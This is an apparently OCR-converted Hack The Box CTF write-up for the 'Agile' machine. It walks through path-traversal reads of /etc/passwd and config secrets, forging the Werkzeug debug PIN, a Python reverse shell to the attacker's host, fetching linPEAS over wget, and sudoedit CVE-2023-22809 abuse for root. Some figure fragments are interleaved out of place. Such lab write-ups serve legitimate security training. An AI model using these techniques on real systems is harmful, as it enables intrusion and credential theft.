Agile

Organization: Hack The Box	Type: online CTF	
Categories: ☐ Network Security ☐ Cryptography ☐ Mobile Applications	☐ Reverse Engineering ✓ Web Applications ☐ Forensics	Difficulty: Medium
Name: Kasper Verhulst	Release date:04-03-2023 Completing date:	

Scanning & Reconaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
nmap -A -sS -p1-1024 $BOX_IP -oN nmap.out
```

We find the following services running on the machine

Port	Service	Version
22/tcp open	SSH	OpenSSH 8.9p1
80/tcp open	HTTP	nginx 1.18.0


We don't find any critical vulnerabilities present in these services.

When we try to connect to the webserver, we are always redirected

```
curl http://$BOX_IP:80 -v
*   Trying $BOX_IP:80...
* Connected to $BOX_IP ($BOX_IP) port 80 (#0)
> GET / HTTP/1.1
> Host: $BOX_IP
> User-Agent: curl/7.86.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 301 Moved Permanently
< Server: nginx/1.18.0 (Ubuntu)
< Date: Thu, 02 Feb 2023 21:03:25 GMT
< Content-Type: text/html
< Content-Length: 178
< Connection: keep-alive
< Location: http://superpass.htb
```

We can assume the web server has two vhosts. The firt virtual host will redirect all requests with header `Host: $BOX_IP` to superpass.htb. Let us map superpass.htb to the $BOX_IP in the /etc/hosts files to use the DNS name. Now, if we try to reach the page in the browser:

On the home page index.html, we don't find anything interesting in the HTML source code. Let us try to enumerate if we find any interesting paths:



SuperPassword

Home Login

SuperPassword

A Super Password Manager

The only password manager you'll ever need.

Secure

The safest passwords that can be generated, stored on our secure server.

Fast!

Generate passwords in the blink of an eye.

Convenient

Just copy / paste passwords from the vault into your browser. Browser plugin coming soon!

Military Grade Crypto

Only the strongest math!

Very Random!

Generated passwords are the most random.

Agile Developement

We test and redeploy our website constantly.

Get Started


Figure 1: Superpass home page

```
gobuster dir -x php,py,html  -w /usr/share/wordlists/dirb/common.txt
-u http://superpass.htb
```

path	Status code
/static	301
/download	302
/vault	302

Gaining Access

To get our foot in the door, we need to explore the app first. The app seems to be some kind of password manager. There is a home page that explains the perks of this password manager. To access the vault, you need to authenticate. However, we can also simply register an account to access the vault app. In the vault we can add passwords to the vault. Finally we have the possibility to export the password from our vault to a CSV file.



	Site	Username	Password
	sporza.be	kasper	bfa108be40a81828cdea
	site	username	17babccccffc7795ddc

Figure 2: Superpass dashboard


File export utilities are very interesting because they potentially can be abused to read files on the file system. We can see the export functionality `/vault/export` redirects to `/download?fn=kasper_export_81ad4659c7.csv`. When we try another value for the `fn` (file name?), we can see a stack trace showing that the application couldn't find the file! This stack trace gives us a lot of information:

- the application is built using Flask Python 3 framework
- the application source code is under `/app/app/superpass/`
- the application downloads files from the `/tmp directory`

Let us try to escape from the `tmp` directory to read sensitive files.
First, http://superpass.htb/download?fn=../etc/passwd will download the `/etc/passwd` file:

Listing 1: /etc/passwd (trimmed)

```
root:x:0:0:root:/root:/bin/bas
```



```
FileNotFoundError
FileNotFoundError: [Errno 2] No such file or directory: '/tmp/test.csv'

Traceback (most recent call last)

File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 2528, in wsgi_app
    response = self.handle_exception(e)
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 2525, in wsgi_app
    response = self.full_dispatch_request()
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 1822, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 1820, in full_dispatch_request
    rv = self.dispatch_request()
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 1796, in dispatch_request
    return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)
File "/app/venv/lib/python3.10/site-packages/flask_login/utils.py", line 290, in decorated_view
    return current_app.ensure_sync(func)(*args, **kwargs)
File "/app/app/superpass/views/vault_views.py", line 102, in download
    with open(f'/tmp/{fn}', 'rb') as f:

FileNotFoundError: [Errno 2] No such file or directory: '/tmp/test.csv'
```

Figure 3: Superpass download Error

```
...
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
...
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
corum:x:1000:1000:corum:/home/corum:/bin/bash
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
mysql:x:109:112:MySQL Server,,,:/nonexistent:/bin/false
runner:x:1001:1001::/app/app-testing/:/bin/sh
edwards:x:1002:1002::/home/edwards:/bin/bash
dev_admin:x:1003:1003::/home/dev_admin:/bin/bash
_laurel:x:999:999::/var/log/laurel:/bin/false
```

Particularly *edwards*, *runner*, *corum* and *dev_admin* look interesting since they have a shell. We can try to open the flag using this **Local File Inclustion** (LFI) vulnerability (http://superpass.htb/download?fn=../root/root.txt), but the user that runs the flask app is not authorized.

Since we know the application is hosted using an nginx server, we can take a look if we find something interesting in the nginx config files. Usually they can be found under `/etc/nginx` or `/usr/local/nginx/conf`. Here we can download the nginx configuration using ?fn=../etc/nginx/nginx.conf. Unfortunately, we don't really find anything suspicious.

Another option is to look into the root file of the application `/app/app/superpass/app.py`. In the source code, we can see the application loads in connection string to a database from the environment variable

SQL_URI. We can read this variable using ?fn=../proc/self/environ: CONFIG_PATH=/app/config_prod.json. In that file, we find the following connection string:

$$"SQL\_URI" : "mysql + pymysql : //superpassuser : dSA6l7[...]vgK@localhost/superpass" \tag{1}$$

- MySQL username: superpassuser
- MySQL password: dSA6l7[...]vgK
- MySQL host: localhost
- MySQl database name: superpass

Let us try to SSH using the password dSA6l7[...]vgK, with any user *edwards*, *corum* or *dev_admin*. Unfortunately, the database password is not the same as any of the user's ssh password.

Furthermore, we can see the Flask application is running in Debug mode. We can see there the application is wrapped in a Werkzeug middleware to facilitate debugging.

```
def enable_debug():
from werkzeug.debug import DebuggedApplication
app.wsgi_app = DebuggedApplication(app.wsgi_app, True)
app.debug = True
```

According to their documentation:

> Werkzeug provides a WSGI middleware that renders nice tracebacks, optionally with an interactive debug console to execute code in any frame. The debugger allows the execution of arbitrary code which makes it a major security risk.

This looks promising. We can access the debug console:

> You can get a console for every frame in the traceback by hovering over a frame and clicking the console icon that appears at the right. Once clicked a console opens

Unfortuantely, the console is protected by a pin:

> Starting with Werkzeug 0.11 the debug console is protected by a PIN. This is a security helper to make it less likely for the debugger to be exploited if you forget to disable it when deploying to production. The PIN based authentication is enabled by default.

We need to look in the source code of the Werkzeug package to see how this pin is generated. We can find online that the code generation is written in `/app/venv/lib/python3.10/site-packages/werkzeug/debug/__init__.py`. This python script can be found in the appendix of this write up.

In order to generate the pin, the method uses the following parameters:

- getpass.getuser(): this function checks the environment variables LOGNAME, USER, LNAME and USERNAME, in order, and returns the value of the first one which is set to a non-empty string. In /proc/self/environ, we found this is www-data.
- getattr(app, "__module__", t.cast(object, app).__class__.__module__): returns the name of the module in which the 'app' object was defined. Since the app object was defined in the file app.py, then 'getattr(app, "__module__")' will return the string "flask.app".
- getattr(app, "__name__", type(app).__name__): returns the name of the object as a string. For example, if 'app' is a Flask application object, 'getattr(app, "__name__")' will return the string "wsgi_app".

- getattr(mod, "__file__", None): returns the absolute path of the module or script file from which the ‘app‘ object was imported or executed. In this case, that’s `/app/venv/lib/python3.10/site-packages/flask/app.py`
- uuid.getnode(): MAC address as a 48-bit positive integer. The network interface that is used can be found in /proc/net/arp. We can find eth0’s MAC in /sys/class/net/eth0/address.
- get_machine_id(): This is an arbitrary function that appends the content of `/etc/machine-id` and part of the content in `/proc/self/cgroup`.

After, we have regenerated the pin, we now have a Python console machine as www-data!

Privilege Escalation

Now that we have the python shell, let us first try to create a reverse shell, by running the following Python3 script in the Python console:

```
import sys,socket,os,pty;
s=socket.socket();
s.connect("$CLIENT_MACHINE_IP", $LISTENING_PORT);
[os.dup2(s.fileno(),fd) for fd in (0,1,2)];
pty.spawn("sh")
```

We have achieved a shell on the BOX running under the user *www-data*. We can try sudo -l and inspect environment variables. I have also attempted to read other user’s directories, switch to another user without success, check running processes, check open ports, suid binaries, crontab processes but nothing obvious could give me the privilege escalation. Hence, let’s try to use a script like linPEAS to automate the procedure. The box has wget installed but apparently cannot connect to external network. So let us quickly host a web server on the attacker’s machine in the directory where you can find the linpeas script using:

```
python -m http.server 9393
```

On the box you can run:

```
wget http://$CLIENT_MACHINE_IP:$LISTENING_PORT/linpeas.sh
```

The linPEAS script marks the flask app google chrome debugger that is listening on port 41829. However, we can see the port is only available on the local machine, and we have no google chrome client on the box. We will need to establish a tunnel before we can potentially exploit this vulnerability.

At this point, I remembered we had found this SQL connection string that we hadn’t used so far, so I tried connecting to the database that is running on the box:

```
mysql --user=superpassuser --password superpass
```

We can enumerate the database using SHOW tables. We find there are two tables called *users* and *password*. When we inspect the *passwords* table using SELECT * from PASSWORDS; we find the following table:


id	created date	last updated data	url	username	password	user id
3	2022-12-02 21:21:32	2022-12-02 21:21:32	hackthebox.com	0xdf	762b430d32eea2f12970	1
4	2022-12-02 21:22:55	2022-12-02 21:22:55	mgoblog.com	0xdf	5b133f7a6a1c180646cb	1
6	2022-12-02 21:24:44	2022-12-02 21:24:44	mgoblog	corum	47ed1e73c955de230a1d	2
7	2022-12-02 21:25:15	2022-12-02 21:25:15	ticketmaster	corum	9799588839ed0f98c211	2
8	2022-12-02 21:25:27	2022-12-02 21:25:27	agile	corum	5db7caa1d13cc37c9fc2	2

0xdf is the creator of the box, but corum is another account with a shell on the box. We can try all three passwords for corum, but particularly the last one looks interesting since the url is the name of the box. We manage to login using the passwords as SSH credentials and can find the user flag under `/home/corum/user.txt`.

Now that we have an ssh connection, we can establish an SSH tunnel to link the google chrome debugger:

```
ssh -NfL 41829:localhost:41829 corum@superpass.htb
```

On the attacker's machine, open Google Chrome and navigate to chrome://inspect. Link the debugger to the correct port number.



Chrome | chrome://inspect/#devices

DevTools — Devices

- [✓] Discover USB devices — Port forwarding...
- [✓] Discover network targets — Configure...

Open dedicated DevTools for Node

Chromecast #192.168.0.224

Remote Target #LOCALHOST

Target (108.0.5359.94)

untitled http://test.superpass.htb/vault/export

SuperPassword http://test.superpass.htb/

Figure 4: Connect Chrome debugger


Our browser is now connected to the test flask app and authenticated as edwards. In edwards's vault, we found his account password. We can now pivot to the user *edwards*.

First thing we always do when having access to a new account is checking his escalation rights sudo -l:

```
User edwards may run the following commands on agile:
    (dev_admin : dev_admin) sudoedit /app/config_test.json
    (dev_admin : dev_admin) sudoedit /app/app-testing/tests/functional/creds.txt
```

Our user *edwards* can elevate his privileges to edit these two files as dev_admin. In the first file, we can find to connection parameters to connect to the test MySQL DB:

- MySQL username: superpasstester
- MySQL password: VUO8A2c23FnLq3*a9DX1U


Target discovery settings

localhost:41829

IP address and port

Specify hosts and ports of the target discovery servers.

Figure 5: Connect Chrome debugger

- MySQL host: localhost
- MySQl database name: superpasstest

Unfortunately, we don't find anything interesting there apart from edwards credentials. Yet, we had already found his credentials by connecting the chrome debugger.


Next, I have found there is a cronjob periodically running under the root user that executes the test_and_update_script.sh. This script will source `/app/venv/bin/activate` to start the virtual python env and execute pytest. If the test succeeds, it will copy the latest version of the test app to the production directory, hence the name of the box *agile*.

The pytest run a script called test_site_interactively.sh that uses selenium to test via the UI of the superpass app. This script will load the `creds.txt`, but I cannot make it load another file since I cannot directly modify test_site_interactively.sh.

Finally, we find that our sudo version 1.9.19 is vulnerable to CVE-2023-22809. This vulnerability in sudoedit allows us to edit one more file. Since our sudoedit is only allowed as user *dev_admin*, let us find out to which files the *dev_admin* user has write access.

```
edwards@agile:~$ find /app -user dev_admin
/app/app-testing/tests/functional/creds.txt
/app/config_test.json
/app/config_prod.json


edwards@agile:~$ find /app -group dev_admin
/app/venv
/app/venv/bin
/app/venv/bin/activate
```



	Site	Username	Password
	agile	edwards	d07867c6267dcb5df0af
	twitter	dedwards__	7dbfe676b6b564ce5718

Figure 6: Edwards vault

```
/app/venv/bin/Activate.ps1
/app/venv/bin/activate.fish
/app/venv/bin/activate.csh
```

We already had access to the config and creds files, but we can now also edit the `/app/venv/bin/activate` file. We now this file is executed by the cronjob as root, so if we can edit this file, we are root:

```
EDITOR='vim -- /app/venv/bin/activate' /app/config_test.json
```

edit the file to copy `/root/root.txt` to a world readable location. Alternatively, we can set the SUID bit for the python binary and run python as our edwards user.

A WerkZeug pint generation script

```
    def get_pin_and_cookie_name(
    app: "WSGIApplication",
) -> t.Union[t.Tuple[str, str], t.Tuple[None, None]]:
    """Given an application object this returns a semi-stable 9 digit pin
    code and a random key. The hope is that this is stable between
    restarts to not make debugging particularly frustrating. If the pin
    was forcefully disabled this returns `None`.

    Second item in the resulting tuple is the cookie name for remembering.
    """
    pin = os.environ.get("WERKZEUG_DEBUG_PIN")
    rv = None
    num = None

    # Pin was explicitly disabled
    if pin == "off":
        return None, None

    # Pin was provided explicitly
    if pin is not None and pin.replace("-", "").isdecimal():
        # If there are separators in the pin, return it directly
        if "-" in pin:
            rv = pin
        else:
            num = pin

    modname = getattr(app, "__module__", t.cast(object, app).__class__.__module__)
    username: t.Optional[str]

    try:
        # getuser imports the pwd module, which does not exist in Google
        # App Engine. It may also raise a KeyError if the UID does not
        # have a username, such as in Docker.
        username = getpass.getuser()
    except (ImportError, KeyError):
        username = None

    mod = sys.modules.get(modname)

    # This information only exists to make the cookie unique on the
    # computer, not as a security feature.
    probably_public_bits = [
        username,
        modname,
        getattr(app, "__name__", type(app).__name__),
        getattr(mod, "__file__", None),
    ]

    # This information is here to make it harder for an attacker to
    # guess the cookie name.  They are unlikely to be contained anywhere
    # within the unauthenticated debug page.
    private_bits = [str(uuid.getnode()), get_machine_id()]

    h = hashlib.sha1()
    for bit in chain(probably_public_bits, private_bits):
        if not bit:
            continue
        if isinstance(bit, str):
            bit = bit.encode("utf-8")
        h.update(bit)
    h.update(b"cookiesalt")

    cookie_name = f"__wzd{h.hexdigest()[:20]}"

    # If we need to generate a pin we salt it a bit more so that we don't
    # end up with the same value and generate out 9 digits
    if num is None:
        h.update(b"pinsalt")
        num = f"{int(h.hexdigest(), 16):09d}"[:9]

    # Format the pincode in groups of digits for easier remembering if
    # we don't have a result yet.
    if rv is None:
        for group_size in 5, 4, 3:
            if len(num) % group_size == 0:
                rv = "-".join(
                    num[x : x + group_size].rjust(group_size, "0")
                    for x in range(0, len(num), group_size)
                )
                break
        else:
            rv = num

    return rv, cookie_name
```